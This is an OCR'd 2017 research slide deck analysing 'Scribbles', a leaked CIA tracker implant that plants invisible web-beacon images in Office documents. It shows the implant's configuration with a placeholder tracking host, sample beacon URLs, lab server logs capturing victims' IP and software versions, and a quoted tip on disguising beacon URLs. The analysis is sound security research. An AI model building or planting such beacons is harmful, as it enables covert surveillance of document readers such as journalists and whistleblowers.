Scribbles

Dissecting the Vault7 Office Tracker Implant

Björn Ruytenberg

bjorn@bjornweb.nl

https://bjornweb.nl

June 9, 2017

Outline

- Introduction – Vault7 Leaks
- MS Office Internals – A Brief Walkthrough
- Scribbles Tracker Implant
- Conclusion
- Demo


Vault7 Leaks

- CIA “cyber weaponry” collection
- 8,700+ documents and files
- Exploits, malware, tools for deployment, obfuscation
- Targets Windows, iOS, Samsung TVs

- Publication efforts still ongoing at WikiLeaks[1]

[1] https://wikileaks.org/vault7/

Vault7 Leaks



AfterMidnight - 12 May, 2017

Archimedes - 5 May, 2017

Scribbles - 28 April, 2017

Weeping Angel - 21 April, 2017

Hive - 14 April, 2017

Grasshopper - 7 April, 2017

Marble Framework - 31 March, 2017

Dark Matter - 23 March, 2017

Introducing Scribbles


- Microsoft Office Document Tracker Implant
- Taints classified documents
- Signals CIA-controlled backend if opened by third parties
  - E.g. unauthorized personnel, whistleblowers, journalists
- Batch processing of large document collections
- Includes technical docs, source code (partially incomplete)

Scribbles: Key Questions

- What does it track?
  - E.g. IP address, host environment info
- How does it work?
  - E.g. leverages embedded ActiveX control, macros, Office zero days
- Offers options to customize payload – to what extent?
- Anything else (metadata) that can be derived from the code?

Office Open XML Format

- ISO/IEC 29500
- DOCX, XLSX, PPTX – default container from Office 2007 onward
- ZIP archive (Deflate)
- Archive structure separates content, styles and metadata into distinct XML resources




Z:\Scribbles\Scribbles_src\Scribbles\bin\Debug\InputDir\ExampleHost1\WordDoc.docx\

Name	Size	Packed Size	Modified	Created
docProps				
theme				
word				
_rels				
_rels				
.rels	590	239	1980-01-01 00:00	
app.xml	711	369	1980-01-01 00:00	
core.xml	739	364	1980-01-01 00:00	
document.xml	1 685	590	1980-01-01 00:00	
document.xml.rels	817	244	1980-01-01 00:00	
fontTable.xml	1 261	452	1980-01-01 00:00	
settings.xml	2 477	936	1980-01-01 00:00	

Runtime Sandboxes (1/2)

- Downloading file from web adds taintedness marker[2]
- In Office, triggers **Protected View**



Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.


This is some text in a Word document.

- Primary security barrier – plaintext view, read-only
- *Enable Editing* disables all sandbox protections
  - Triggers style sheet parsing, loads embedded COM + ActiveX controls
  - However, no macro execution and accessing of remote resources

[2] File taintedness tracking through *NTFS Alternate Data Stream (ADS)*: https://msdn.microsoft.com/en-us/library/dn393272.aspx; https://msdn.microsoft.com/en-us/library/dn392609.aspx

Runtime Sandboxes (2/2)

- Downloading file from web adds taintedness marker[2]
- Triggers **Trust Center Security Notice**



Presentation1

C: » Users » Xiphorus » AppData » Local » Temp


Security Warning

Active content might contain viruses and other security hazards. The following content has been disabled:

- Macros

You should enable content only if you trust the contents of the file.

- Secondary security barrier – Controls VBA macro behavior
- More fine-grained content control: user consent required to
  - Toggle macro execution
  - Enable accessing remote resources



Microsoft Excel Security Notice

Microsoft Office has identified a potential security concern.

File Path: C:\Users\student00\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5

Data connections have been blocked. If you choose to enable data connections, your computer may no longer be secure. Do not enable this content unless you trust the source of this file.

[2] File taintedness tracking through *NTFS Alternate Data Stream (ADS)*: https://msdn.microsoft.com/en-us/library/dn393272.aspx; https://msdn.microsoft.com/en-us/library/dn392609.aspx


Scribbles: overview (1/2)

- Inserts invisible image tracking beacon in Office document
- Written in C#
- ~4K LoC
- Uses
  - `Microsoft.Office.Interop`
    for inserting tracking image placeholder[3]
  - `ZipStorer` library + custom XML parsing code
    to replace placeholder src with reference to *remote* tracking host

[3] Additionally, to convert legacy formats (DOC, XLS, PPT) to their XML equivalents, and back after processing.

Scribbles: overview (2/2)

- Customizable payload
  - Target multiple tracking hosts
  - Adjust tracking URL parameters
  - Adapt values to generate seemingly legitimate HTTP traffic
- Log records watermarked documents




```xml
<?xml version="1.0" encoding="UTF-8"?>

<Scribble_WatermarkParameters>
    <URL_Scheme          Value="http"/>
    <HostServerNameList Value="watermarks.example.com"/>
    <HostRootPathList   Value="rootPath1,rootPath2"/>
    <HostSubDirsList    Value="subDir1,subDir2,subDir3"/>
    <HostFileNameList   Value="fakeFileName1,fakeFileName2,fakeFileName3"/>
    <HostFileExtList    Value=".jpg,.png,.gif"/>

    <Input__Directory    Value=".\InputDir"/>
    <Output_Directory    Value=".\OutputDir"/>

    <Input__WatermarkLog Value="Z:\WORK\Scribbles\Scribbles\bin\Debug\WatermarkLog.tsv"/>
    <Output_WatermarkLog Value="Z:\WORK\Scribbles\Scribbles\bin\Debug\WatermarkLog.tsv"/>
</Scribble_WatermarkParameters>
```

Unique, randomized document IDs (Base36)


```
http://watermarks.example.com/rootPath1/subDir3/5zfjgj16esmab3rgqz2piejtkiluaxi/fakeFileName3.gif
http://watermarks.example.com/rootPath2/subDir2/ofq44w41g04m1n_vuh6g056ai1a5ecm/fakeFileName1.png
http://watermarks.example.com/rootPath1/subDir2/1e1m6dq4qz7xh1cht5eq2ylqyzpx58pwy/fakeFileName2.jpg
http://watermarks.example.com/rootPath2/subDir3/rae0dbepwt8fygws1h3idt_1-0oq4gz/fakeFileName2.png
```

Attack Flow




Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.


Disables **Protected View**



```
HTTP GET /3jlx…au3bei4o/fakeFileName1.gif
```



```
trackinghost@ubuntu:~/Desktop/ScribblesServer$ sudo python webserver.py
192.168.58.130  HTTP GET '/rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei4o/fa
keFileName1.gif'
192.168.58.130: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; W
OW64; Trident/7.0; .NET4.0E; .NET4.0C; Tablet PC 2.0; ms-office; MSOffice 15)
```



SECRET//ORCON/NOFORN

(U) Engineering Development Group (EDG)

(S//OC/NF) Scribbles v1.0 User's Guide


(U) Rev. B
(U) 01 March 2016

Exposes to **Tracking Host**

- Document ID
- IP address
- Windows OS version
- Office version

[4] Tested with Office 2013, 2016 – patch level June 5, 2017
Screenshot shows actual Python script output mocking Tracking Host


LibreOffice



6. (S//OC/NF) WARNING – Important Scribbles Application Compatibility Information

Please note that these watermarks have only been tested with Microsoft Office applications. If the targeted end-user opens them up in a different application, such as OpenOffice or LibreOffice, the watermark images and URLs may be visible to the end-user. **For this reason, always make sure that the host names and URL components are logically consistent with the original content.** If you are concerned that the targeted end-user may open these documents in a non-Microsoft Office application, please take some test documents and evaluate them in the likely application before deploying them.

LibreOffice – Attack Flow?


User
Opens
CIA_doc_SECRET.docx
Triggers
CIA_doc_SECRET.docx (read-only) - LibreOffice Writer
File Edit View Insert Format Styles Table Tools Window Help
Edit Document
Disables **Read-only mode**
Untitled 1 - LibreOffice Writer
File Edit View Insert Format Styles Table Tools Window Help
Default Style
Liberation Serif
12
Image beacon
Tracking Host
HTTP GET /3jlx…au3bei4o/fakeFileName1.gif

This document is open in read-only mode.

SECRET//ORCON/NOFORN

(U) Engineering Development Group (EDG)


(S//OC/NF) Scribbles v1.0 User's Guide

(U) Rev. B
(U) 01 March 2016

```
trackinghost@ubuntu:~/Desktop/ScribblesServer$ sudo python webserver.py
WARNING:tornado.access:405 OPTIONS /rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei
4o/fakeFileName1.gif (192.168.58.130) 0.46ms
WARNING:tornado.access:405 HEAD /rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei4o/
fakeFileName1.gif (192.168.58.130) 0.36ms
192.168.58.130: HTTP GET '/rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei4o/fakeFi
leName1.gif'
192.168.58.130: User-Agent: LibreOffice
```

[5] Tested with LibreOffice 5.0, 5.3.3
Screenshot shows actual Python script output mocking Tracking Host

LibreOffice – Attack Flow (1/2)


User
Opens
CIA_doc_SECRET.docx
Triggers
CIA_doc_SECRET.docx (read-only) - LibreOffice Writer
File Edit View Insert Format Styles Table Tools Window Help
This document is open in read-only mode.
Edit Document
Disables Read-only mode
Untitled 1 - LibreOffice Writer
SECRET//ORCON/NOFORN
(U) Engineering Development Group (EDG)
(S//OC/NF) Scribbles v1.0 User's Guide
(U) Rev. B
(U) 01 March 2016
Image beacon
Tracking Host
HTTP GET /3jlx…au3bei4o/fakeFileName1.gif

```
trackinghost@ubuntu:~/Desktop/ScribblesServer$ sudo python webserver.py
WARNING:tornado.access:405 OPTIONS /rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei
4o/fakeFileName1.gif (192.168.58.130) 0.46ms
WARNING:tornado.access:405 HEAD /rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei4o/
fakeFileName1.gif (192.168.58.130) 0.36ms
192.168.58.130: HTTP GET '/rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei4o/fakeFi
leName1.gif'
192.168.58.130: User-Agent: LibreOffice
```

